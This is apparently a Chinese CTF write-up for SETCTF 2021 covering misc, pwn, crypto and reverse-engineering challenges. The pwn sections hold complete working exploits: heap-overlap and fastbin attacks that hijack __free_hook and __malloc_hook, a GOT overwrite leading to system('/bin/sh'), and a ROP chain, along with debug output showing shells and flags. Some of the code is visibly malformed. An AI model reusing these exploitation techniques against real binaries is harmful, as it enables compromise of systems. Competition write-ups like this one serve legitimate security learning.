            plt.subplot(313)

```

```

plt.suptitle("Fourier transform")
plt.title("Fourier transform")
plt.plot(freq, amp)
plt.yticks([])
plt.annotate(str(int(lf)) + "Hz", xy=(lf, max(amp)))

lf = best

# High
i_min = np.where(frequencies > 1100)[0][0]
i_max = np.where(frequencies > 2000)[0][0]

freq = frequencies[i_min:i_max]
amp = abs(amplitudes.real[i_min:i_max])

hf = freq[np.where(amp == max(amp))[0][0]]

delta = args.t
best = 0

for f in [1209, 1336, 1477, 1633]:
    if abs(hf - f) < delta:
        delta = abs(hf - f)
        best = f

if debug:
    plt.plot(freq, amp)
    plt.annotate(str(int(hf)) + "Hz", xy=(hf, max(amp)))

hf = best

if debug:
    if lf == 0 or hf == 0:
        txt = "Unknown dial tone"
    else:
        txt = str(lf) + "Hz + " + str(hf) + "Hz -> " + dtmf[(lf, hf)]
    plt.xlabel(txt)

t = int(i // step * precision)

if verbose and t > int((i - 1) // step * precision):
    m = str(int(t // 60))
    s = str(t % 60)
    s = "0" * (2 - len(s)) + s
    print("\n" + m + ":" + s + " ", end='', flush=True)

if lf == 0 or hf == 0:
    if verbose:
        print(".", end='', flush=True)
        c = ""
    elif dtmf[(lf, hf)] != c or verbose:
        c = dtmf[(lf, hf)]
        print(c, end='', flush=True)

if debug:
    plt.show()

print()

except KeyboardInterrupt:

```

```
print("\nCTRL+C detected: exiting...")
```

使用终端命令：

```
python dtmf.py 1.wav
```

得到踩键的顺序后，依次踩下，即可得到flag



flag为：

```
SETCTF{C0M3_4nD_he1P_mE}
```

PWN

h3apclass:

首先分析题目，经典菜单题，不过没有show libc2.31

漏洞点在edit中，因为使用的是strlen，因此造成溢出。

leak_libc 部分：通过溢出更改chunk的size为0x430直接进入unsorted bin

然后再不断申请切割该unsorted bin 以达到unsorted bin 与 tcache重叠的效果，最后爆破一位 1/16 出stdout leak出libc

get_flag 部分：一开始用setcontext写的，但一直没有成。

后面想用environ泄露出栈地址，但因为没有show失败，

后来想到这个是题黑名单，只是禁用了execve。于是改free_hook为printf地址，然后给printf传入%15\$p 泄露出栈上的地址，得到add函数的返回地址。

最后直接把orw链打入add的ret地址处，打印出flag。

exp :

```
from pwn import*

context.log_level = "debug"

io = process("./H3apClass")
#io = remote("node4.buuoj.cn", "28143")

libc = ELF("./libc.so.6", checksec = 0)

def fuck(choice):
```

```
io.sendlineafter("4:Drop homework\n",str(choice))

def add(index,size,content):
    fuck(1)
    io.sendlineafter("Which homework?\n",str(index))
    io.sendlineafter("size:\n",str(size))
    io.sendlineafter("content:\n",content)

def Add(index,size,content):
    fuck(1)
    io.sendlineafter("Which homework?\n",str(index))
    io.sendlineafter("size:\n",str(size))
    io.sendafter("content:\n",content)

def edit(index,content):
    fuck(3)
    io.sendlineafter("Which homework?\n",str(index))
    io.sendafter("content:\n",content)

def delete(index):
    fuck(4)
    io.sendlineafter("Which homework?\n",str(index))

def look():
    global io
    gdb.attach(io)

"""

def pwn():
    #gdb.attach(io)
    add(0,0x18,b"0"*0x18)
    add(1,0xf8,b"1"*0xf8)
    add(2,0xf8,b"2"*0xf8)
    add(3,0xf8,b"3"*0xf8)
    add(4,0xf8,b"4"*0xf8)
    add(5,0x28,b"a"*0x28)
    add(6,0xf8,b"5"*0xf8)
    edit(5,b"a"*0x20 + p64(0x430) + p64(0x100))
    edit(0,b"a"*0x10 + p64(0) + p64(0x430))
    delete(6)
    look()
pwn()
"""

def pwn():
    #gdb.attach(io)
    add(0,0x18,b"a"*0x18)
    add(1,0xf8,b"wangwang1")
    add(2,0xf8,b"wangwang2")
    add(3,0xf8,b"wangwang2")
    add(4,0xf8,b"wangwang2")
    add(5,0x28,"fuck_libc")
    delete(4)
    add(4,0x18,"eeeeeb")
    add(6,0x28,p64(0)+p64(0x21))
    edit(0,b"a"*0x10+p64(0)+b"\x51\x04")
    delete(0)
    delete(1)
    for i in range(2,5):
```

```

delete(i)
for i in range(2,5):
    add(i,0xe8,"a")
for i in range(2,5):
    delete(i)
delete(6)
delete(5)
add(2,0xd8,"2")
add(3,0x48,b"3")
Add(4,0x38,b"\xa0\x36")
delete(2)
delete(3)
#pause()
add(2,0x28,"0")
paylaod = p64(0xfbad1887)+p64(0)*3+b"\x58"
add(3,0x28,paylaod)
libc_base = u64(io.recvuntil("\x7f",timeout=0.1)[-6:]).ljust(8,b'\x00'))-0x1ed4a0 # _IO_2_1_stderr_+216 store _IO_file_jumps
if libc_base == -0x1ed4a0:
    exit(-1)
libc_base = libc_base - 0x7fce3001afc + 0x7fce3037000
success("libc_base:"+hex(libc_base))
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
printf = libc_base + libc.sym["printf"]
environ = libc_base + libc.sym["environ"]
setcontext = libc_base + libc.sym["setcontext"]

read = libc_base + libc.sym["read"]
write = libc_base + libc.sym["write"]
open = libc_base + libc.sym["open"]
pop_rdi_ret = libc_base + 0x26b72
pop_rdx_r12 = libc_base + 0x11c371
pop_rsi_ret = libc_base +0x27529
pop_rax_ret = libc_base + 0x4a550
syscall_ret = read + 0xf
ret = libc_base + 0x25679

success("free_hook:"+hex(free_hook))
#Look()
delete(4)
add(4,0x40,b"a"*0x40)
edit(4,p64(0)*5+p64(0x21)+p64(free_hook))
add(0,0x18,b"%15$p")
add(6,0x18,p64(printf)+b"flag"+b"\x00"*4)
delete(0)
info = int(io.recv(14),16)
success("stack_addr:"+hex(info)) #the_main_ret
add_ret = info - 0x7ffd26ceb5e8 + 0x7ffd26ceb4d8
success("add_ret:"+hex(add_ret))
add(0,0xe0,p64(0)*4 + p64(add_ret))
delete(0)
delete(4)
add(0,0xf8,b"0")

flag_addr = free_hook + 0x8
orw = p64(pop_rdi_ret) + p64(flag_addr)
orw += p64(pop_rsi_ret) + p64(0) #The open arg2 = 0 -> only read
#orw += p64(pop_rax_ret) + p64(2)
#orw += p64(syscall_ret)

```

```

orw += p64(open)
orw += p64(pop_rdi_ret) + p64(3)
orw += p64(pop_rsi_ret) + p64(flag_addr+0x8)
orw += p64(pop_rdx_r12) + p64(0x40) + p64(0)
orw += p64(read)
orw += p64(pop_rdi_ret) + p64(1);
orw += p64(write)

add(4,0xf8,orw)
io.recvuntil("flag")
sleep(100)
io.interactive()
while True:
    try :
        #io = process("./H3apClass")
        io = remote("node4.buuoj.cn", "29896")
        pwn()
    except:
        io.close()
        continue

```

```

[!] Content: 
DEBUG] Sent 0x81 bytes: 128      #orw += p64(syscall_ret)
00000000  72 db 64 73 94 7f 00 00 +30 5b 81 73 94 7f 00 00 | r ds ..... 0 [ s ..... |
00000010  29 e5 64 73 94 7f 00 00 +00 00 00 00 00 00 00 00 | ) ds ..... ..... |
00000020  50 7e 73 73 94 7f 00 00 +72 db 64 73 94 7f 00 00 | P ss ..... r ds ..... |
00000030  03 00 00 00 00 00 00 00 +29 e5 64 73 94 7f 00 00 | ) ds ..... ..... |
00000040  38 5b 81 73 94 7f 00 00 +71 33 74 73 94 7f 00 00 | 8 [ s ..... q3ts ..... |
00000050  40 00 00 00 00 00 00 00 +00 00 00 00 00 00 00 00 | @ ..... ..... ..... |
00000060  30 81 73 73 94 7f 00 00 +72 db 64 73 94 7f 00 00 | 0 ss ..... r ds ..... |
00000070  01 00 00 00 00 00 00 00 +d0 81 73 73 94 7f 00 00 | ..... ..... ss ..... |
00000080  0a
00000081

137      add(4,0xf8,orw)
          io.recvuntil("flag")

DEBUG] Received 0x40 bytes:
00000000  66 6c 61 67 7b 65 66 61 +38 37 35 65 64 2d 30 65 | flag {efa 875e d-0e |
00000010  31 61 2d 34 64 32 61 2d +61 66 65 64 2d 38 39 34 | 1a-4 d2a- afed -894 |
00000020  36 33 65 33 30 66 39 32 +65 7d 0a 00 00 00 00 00 | 63e3 0f92 e} ..... |
00000030  00 00 00 00 00 00 00 00 +00 00 00 00 00 00 00 00
00000040

```

bbbaby:

首先分析题目，有两个功能，

一个是可以对输入的地址指向进行edit，

另外一个是可以在v5进行任意size的输入。

于是很容易知道是需要通过v5溢出进行栈溢出攻击，但checksec后发现开了canary，又因为got表可改并且无PIE，所以可以把**_stack_chk_fail**的got表改为main，于是溢出V5打印puts地址后再次回到了main函数，然后再次改got表，通过改atoi_got为system，并传入/bin/sh参数，getshell

exp :

```
from pwn import*

context.log_level = "debug"

io = remote("node4.buuoj.cn", "27853")
elf = ELF('./pwn1', checksec = 0)
libc = ELF('./libc-2.23.so', checksec = 0)

pop_rdi_ret = 0x400a03
main_addr = 0x40090B
canary_check = 0x601020
atoi_got = 0x601040
offset = 0x110 + 0x8

def chocie(c):
    io.recvuntil("choice")
    io.sendline(str(c))

def pwn(size,content):
    chocie(1)
    io.recvuntil(":")
    io.sendline(str(size))
    io.recvuntil(":")
    io.send(content)

def edit_addr(addr,content):
    chocie(0)
    io.recvuntil(":")
    io.sendline(addr)
    io.recvuntil(":")
    io.send(content)

payload = p64(pop_rdi_ret) + p64(elf.got["puts"])
payload += p64(elf.plt['puts']) + p64(main_addr)

edit_addr(str(canary_check),p64(main_addr))
pwn(0x150,b"a"*offset + payload)
chocie(5)
chocie(5)

#Leak_libc and get shell
puts = u64(io.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
libc_base = puts - libc.sym['puts']
system = libc_base + libc.sym['system']

edit_addr(str(atoi_got),p64(system))
io.sendline(b'/bin/sh\x00')

io.interactive()
```

```

sbin
srv
sys
tmp
usr
var
$ cat flag
[DEBUG] Sent 0x9 bytes:
'cat flag\n'
[DEBUG] Received 0x2b bytes:
'flag{b9ef9840-2ca6-4517-ba16-d76e932d2edd}\n'
flag{b9ef9840-2ca6-4517-ba16-d76e932d2edd}
$ █

```

```

9    pop_rdi_ret = 0x400a03
10   main_addr = 0x40090B
11   canary_check = 0x601020
12   atoi_got = 0x601040
13   offset = 0x110 + 0x8
14
15   def chocie(c):
16       io.recvuntil("choice")
17       io.sendline(str(c))
18
19   def pwn(size,content):
20       chocie(1)

```

Magic:

刚拿到这个题比较懵逼，一堆大数，简直是吓坏孩子了。

然后直接上gdb分析就是个模板题

有UAF，直接fastbin attack可以打过去。

leak_libc部分：填充8个a printf顺带main_arena+88c出来

get_shell部分：直接fastbin_attack打malloc_hook

exp：

```

from pwn import *

context.log_level = "debug"

io = remote("node4.buuoj.cn", 27312)

elf = ELF("./Magic", checksec = 0)
libc = ELF('libc-2.23.so', checksec = 0)
one = [0x45226, 0x4527a, 0xf03a4, 0xf1247]
main_arena = 0x3c4b20

def fuck(index):
    io.recvuntil("Input your choice: ")
    io.sendline(str(index))
    io.sendline('0')

def add(index):
    fuck(1)
    io.sendline(str(index))
    io.sendline('0')

def edit(index, content):
    fuck(2)
    io.recvuntil("Input the idx")
    io.sendline(str(index))
    io.sendline('0')
    io.recvuntil("Input the Magic")

```

```

io.send(content)

def delete(index):
    fuck(3)
    io.recvuntil("Input the idx")
    io.sendline(str(index))
    io.sendline('0')

#Leak_libc
add(0)
add(1)
edit(0,b"a"*8)

libc_base = u64(io.recvuntil('\x7f')[-6:].ljust(8,b'\x00')) - 0x3c4d98
realloc = libc_base + libc.sym['realloc']
malloc_hook = libc_base + libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym["__free_hook"]
success("__malloc_hook"+hex(malloc_hook))
one_gadget = one[3] + libc_base

#fuck the malloc_hook and Libc_realloc
delete(1)
delete(0)
edit(0,p64(malloc_hook - 0x23))
add(0)
add(1)
payload = b'\x00'*11+p64(one_gadget)+p64(realloc+0x10)
edit(1,payload)

delete(0)
delete(0)

io.interactive()

```

```

b'lib64\n'
Magic
bin
dev
flag
lib
lib64
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x2b bytes:
b'flag{43fff271-4bd5-4892-968a-b3668c4c7e46}\n'
flag{43fff271-4bd5-4892-968a-b3668c4c7e46}
$ █

```

Crypto

mostlycommon

题中给了n,e1,e2,c1,c2

运行脚本解出10进制的m，转换成hex，再转换成字符串即可得到flag。

总的脚本如下：

```
# -*- coding:utf-8 -*-
from gmpy2 import invert
def gongmogongji(n, c1, c2, e1, e2):
    def egcd(a, b):
        if b == 0:
            return a, 0
        else:
            x, y = egcd(b, a % b)
            return y, x - (a // b) * y
    s = egcd(e1, e2)
    s1 = s[0]
    s2 = s[1]

    # 求模反元素
    if s1 < 0:
        s1 = - s1
        c1 = invert(c1, n)
    elif s2 < 0:
        s2 = - s2
        c2 = invert(c2, n)
    m = pow(c1, s1, n) * pow(c2, s2, n) % n
    return m

n= 103109065902334620226101162008793963504256027939117020091876799039690801944735604259
018655534860183205031069083254290258577291605287053538752280231959857465853228851714786
887294961873006234153079187216285516823832102424110934062954272346111907571393964363630
079343598511602013316604641904852018969178919051627
e1= 13
e2= 15
c1= 13981765388145083997703333682243956434148306954774120760845671024723583618341148528
952063316653588928138430524040717841543528568326674293677228449651281422762216853098529
425814740156675513620512245005765080821023605027611802070624452816010262234612170500
```

```

# -*- coding:utf-8 -*-
from gmpy2 import invert
def gongmogongji(n, c1, c2, e1, e2):
    def egcd(a, b):
        if b == 0:
            return a, 0
        else:
            x, y = egcd(b, a % b)
            return y, x - (a // b) * y
    s = egcd(e1, e2)
    s1 = s[0]
    s2 = s[1]

    # 求模反元素
    if s1 < 0:
        s1 = - s1
        c1 = invert(c1, n)
    elif s2 < 0:
        s2 = - s2
        c2 = invert(c2, n)
    m = pow(c1, s1, n) * pow(c2, s2, n) % n
    return m

n= 1031090659023346202261011620087939635042560279391170200918767990396908019447356042590186555348601832050310690
8325429025857729160528705353875228023195985746585322885171478688729496187300623415307918721628551682383210242411
0934062954272346111907571393964363630079343598511602013316604641904852018969178919051627
e1= 13
e2= 15
c1= 139817653881450839977033336822439564341483069547741207608456710247235836183411485289520633166535889281384305
2404071784154352856832667429367722844965128142276221685309852942581474015657551362051324500557650898210336059276
1380293006244528169193632346512170599896471850340765607466109228426538780591853882736654
c2= 794599490169244428569590593253908947232325862759259318989294459383381232162782713339020628725650582051366277
5771305195408396887464458190237118226658824765385761602988145310038779711155967739201741529858013649620489801679
7180386402171968931958365160589774450964944023720256848731202333789801071962338635072065

result = gongmogongji(n, c1, c2, e1, e2)
print result
m1=hex(50937517501984079318479184180525081694999782691988219077509947184814275476037417455150384)
print m1
import binascii
m2=binascii.unhexlify(b'666c61672d353464336462356331656663643761666135373963337626362353630616530')
print m2

```

共模攻击的，把上面的exp稍微改下就行

```

# -*- coding:utf-8 -*-
from gmpy2 import invert
import gmpy2
from Crypto.Util.number import *
def gongmogongji(n,c1,c2,e1,e2):
    def egcd(a, b):
        if a==0:
            return (b, 0, 1)
        else:
            z,y,x=egcd(b%a,a)
            return (z,x-(b//a)*y,y)
    s=egcd(e1, e2)
    s1=s[1]
    s2=s[2]
    # 求模反元素
    if s1<0:
        s1=-s1
        c1=invert(c1,n)
    else:
        s2=-s2
        c2=invert(c2,n)
    m=pow(c1,s1,n)*pow(c2,s2,n)%n
    m=gmpy2.iroot(m,2)[0]
    print(long_to_bytes(m))
n=12203168613869661959991469076776428609456284211208822531150382601400688603906908319297459971268502782511168485
2235230039182216245029714786480541087105081895339251403738703369399551593882931896392500832061070414483233029067
11741095249965548216010402773046274049734721275226958952626750410026270736780244613503
e1=65536
e2=270270
c1=3944901640373540589234350720074009847758103960597960348477434771438163521192558592481272799140027803189239199
6192354880233130336052873275920425836986816735715003772614138146640312241166362203750473990403841789871473337067
450727600486330723461100602952736232306602481565348834811292749547240619400084712149673
c2=4394140483582027396414209878206104352212535028072936611631194317110868910811444444729551196909010712953018711
9024651382804933594308335681000311125969011096172605146903018110328309963467134604392943061014968838406604211996
322468276744714063735786505249416708394394169324315945145477883438003569372460172268277
gongmogongji(n, c1, c2, e1, e2)

```

```

else:
    s2=-s2
    c2=invert(c2,n)
    m=pow(c1,s1,n)*pow(c2,s2,n)%n
    m=gmpy2.iroot(m,2)[0]
    print(long_to_bytes(m))
n=1220316861386966195999146907677642860945628421120882253115038260140068860390690831929745997126850278251116848522352303918221624502971478648054108
e1=65536
e2=270270
c1=3944901640373540589234350720074009847758103960597960348477434771438163521192558592481272799140027803189239199619235488023313033605287327592042583
c2=439414048358202739641420987820610435221253562807293661163119431711086891081144444472955119690901071295301871198246513828049359430833568100031112
gongmogongji(n, c1, c2, e1, e2)

运行: main
C:/Users/21169/AppData/Local/Programs/Python/Python39/python.exe C:/Users/21169/AppData/Local/Temp/fpm3.py/main.py
b'SETCTF{now_you_master_common_mode_attack}'.

进程已结束,退出代码0

```

flag为:

```
SETCTF{now_you_master_common_mode_attack}
```

EasyRe

直接shift+F12进行字符串查找即可

Address	Length	Type	String
\$.rdata:00417EC4	0000002C	C	Stack memory around _alloca was corrupted\r\n
\$.rdata:00417EF8	0000001E	C	Unknown Runtime Check Error\r\n
\$.rdata:00417FF4	00000011	C	Unknown Filename
\$.rdata:00418008	00000014	C	Unknown Module Name
\$.rdata:00418020	00000020	C	Run-Time Check Failure #%
\$.rdata:00418048	00000026	C	Stack corrupted near unknown variable
\$.rdata:00418078	00000006	C	%.2X
\$.rdata:00418080	00000049	C	Stack area around _alloca memory reserved by this function is corrupted\n
\$.rdata:004180E0	00000009	C	\nData: <
\$.rdata:004180EC	0000002A	C	\nAllocation number within this function:
\$.rdata:00418120	00000008	C	\nSize:
\$.rdata:0041812C	0000000D	C	\nAddress: 0x
\$.rdata:00418140	00000048	C	Stack area around _alloca memory reserved by this function is corrupted
\$.rdata:00418198	0000001A	C	%s%s%p%s%zd%s%d%s%s%6s%
\$.rdata:004181B8	00000034	C	A variable is being used without being initialized.
\$.rdata:00418210	00000019	C	Stack pointer corruption
\$.rdata:00418230	0000002A	C	Cast to smaller type causing loss of data
\$.rdata:00418264	00000018	C	Stack memory corruption
\$.rdata:00418280	0000002A	C	Local variable used before initialization
\$.rdata:004182B4	0000001F	C	Stack around _alloca corrupted
\$.rdata:004183B0	0000000E	C	RegOpenKeyExW
\$.rdata:004183C0	00000011	C	RegQueryValueExW
\$.rdata:004183D4	0000000C	C	RegCloseKey
\$.rdata:004184CC	00000011	C	PDBOpenValidate5
\$.data:0041A034	00000021	C	fc5e038d38a57032085441e7fe7010b0

Line 36 of 36

34.

flag为：

```
flag{fc5e038d38a57032085441e7fe7010b0}
```

findme

IDA丢入，发现只能看到检查长度，而字符串比较经过测试不对，直接上OD

```

1 int __cdecl main(int argc, const char **argv, const char ***e
2 {
3     int result; // eax
4     int v4; // [esp+8h] [ebp-18h]
5
6     sub_4024E0();
7     puts("Please input your flag:");
8     scanf("%s", str, v4);
9     if ( CheckLen(str) )
10    {
11        if ( off_403844("SETCTF2021", str) )
12            printf("Success!");
13        else
14            printf("Wrong!");
15        system("pause");
16        result = 0;
17    }
18 else
19 {
20     system("pause");
21     result = 0;
22 }
23 return result;
24 }
```

难怪IDA没识别出来，因为eax不确定，下个断点，我取到了call eax调用的函数，进IDA继续分析

401A3F	C70424 94404000	mov dword ptr ss:[esp],chall.00404094	%s
401A46	E8 3D120000	call <jmp.&msvcrt.scanf>	
401A4B	C70424 40604000	mov dword ptr ss:[esp],chall.00406040	
401A52	E8 B9FBFFFF	call chall.00401610	
401A57	85C0	test eax,eax	
401A59	74 4E	je Xchall.00401AA9	
401A5B	A1 44384000	mov eax,dword ptr ds:[0x403844]	
401A60	C74424 04 4060	mov dword ptr ss:[esp+0x4],chall.004060	
401A68	C70424 97404000	mov dword ptr ss:[esp],chall.00404097	SETCT
401A6F	FFD0	call eax	
401A71	894424 1C	mov dword ptr ss:[esp+0x1C],eax	
401A75	837C24 1C 00	cmp dword ptr ss:[esp+0x1C],0x0	
401A7A	74 0E	je Xchall.00401A8A	
401A7C	C70424 A2404000	mov dword ptr ss:[esp],chall.004040A2	Succe
401A83	E8 E0110000	call <jmp.&msvcrt.printf>	

em,RC4加密，稳了

```

16 memset(v9, 0, sizeof(v9));
17 memset(v8, 0, sizeof(v8));
18 memset(v7, 0, sizeof(v7));
19 for ( i = 0; ; ++i )
20 {
21     v2 = i;
22     if ( v2 >= strlen(a1) )
23         break;
24     v7[i] = a1[i];
25 }
26 memset(v6, 0, sizeof(v6));
27 for ( j = 0; ; ++j )
28 {
29     v3 = j;
30     if ( v3 >= strlen(a2) )
31         break;
32     v6[j] = a2[j];
33 }
34 v10 = strlen(v6);
35 v4 = strlen(v7);
36 sub_40164C(v9, v7, v4);
37 for ( k = 0; k <= 255; ++k )
38     v8[k] = v9[k];
39 sub_401767(v8, v6, v10);
40 for ( l = 0; l <= 511; ++l )
41 {
42     if ( v6[l] != dword_403040[l] )
43         return 0;
44 }
45 return 1;
46 }

```

内存dump出加密数据，直接解密

```

dword_403040[v0, v0, v0, v0],
for ( l = 0; l <= 511; ++l )
{
    if ( v6[l] != dword_403040[l] )
        return 0;
}

```

启动窗口_创建完毕				
-----------	--	--	--	--

调试输出 (到文本 (解密数据 {{ 183, 82, 133, 193, 144, 233, 7, 184, 228, 26, 195, 189, 29, 142, 133, 70, 0, 33, 68, 175, 239, 112, 50, 181, 17, 198 }, "SETCTF2021", #RC4算法))
")

flag为：

```
SETCTF{Th1s_i5_E2_5tRcm9!}
```

power

记事本打开瞅一波

```
r r1, r3
r0, [r7, #4]
_ZN3aes8gfmultbyEhh(PLT)
r r3, r0
rs r2, #2
r r1, r3
r0, [r7, #4]
_ZN3aes8gfmultbyEhh(PLT)
r r3, r0
r r2, r3
r r3, [r7, #15]
s r3, r3, r2
D r3, r3
.L39

r r3, [r7, #2] @ zero_extendqisi2
r3, #11
.L46
r r3, [r7, #15]      @ zero_extendqisi2
rs r2, #2
r r1, r3
r0, [r7, #4]
_ZN3aes8gfmultbyEhh(PLT)
r r3, r0
rs r2, #2
r r1, r3
r0, [r7, #4]
_ZN3aes8gfmultbyEhh(PLT)
r3 r0
```

有很多含有aes的字符串，继续往下

power - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
.align 2
.L84:
.word _GLOBAL_OFFSET_TABLE_-(.LPIC12+4)
.word _stack_chk_guard(GOT)
.word .LC0-(.LPIC11+4)
.word _GLOBAL_OFFSET_TABLE_-(.LPIC13+4)
.bnend
.size _ZN3aes14encryption_cbcEPcS0_, .-_ZN3aes14encryption_cbcEPcS0_
.section .rodata
.align 2
.LC2:
.ascii "input flag:\000"
.align 2
.LC3:
.ascii "1030a9254d44937bed312da03d2db9adbec5762c2eca7b5853e"
.ascii "489d2a140427b\000"
.align 2
.LC4:
.ascii "yeah, you get it!\000"
.align 2
.LC5:
.ascii "wrong!\000"
.align 2
.LC1:
.ascii "this is a key!!!\000"
.text
.align 1
.global main
.syntax unified
.thumb
.thumb_func
.fpu vfpv3-d16
.type main, %function
main:
.fnstart
.LFB1527:
    @ args = 0, pretend = 0, frame = 232
    @ frame_needed = 1, uses_anonymous_args = 0
    push {r4, r5, r6, r7, lr}
```

第 127

发现个 `this is a key!!!`

这下aes应该跑不脱了，直接网站解密即可

MD5 RipeMD SHA HMAC AES DES 3DES

AES在线加密解密工具

AES密码学中的高级加密标准（Advanced Encryption Standard, AES），又称Rijndael加密法，是美国联邦政府采用的一种区块加密标准。当用户密钥长度不足时，调用CryptoJS(128/192/256位)前不进行手动填充，采用框架自身机制，调用后台Java(128位)前将以0进行填充。

1030a9254d44937bed312da03d2db9adbec5762c2eca7b5853e489d2a140427b

编码 Hex 模式 ECB 填充 NoPadding 位数 128位 密钥 this_is_a_key!!! 16 bytes
偏移量 iv 16bytes 0 bytes

AES-加密 AES-解密 清空 复制JS结果

JS 处理结果(由 CryptoJS 组件完成)

Java 处理结果(由 JDK Cipher 组件完成)
flag{y0u_found_the_aes_12113112}

flag为：

flag{y0u_found_the_aes_12113112}

是什么导致了苦难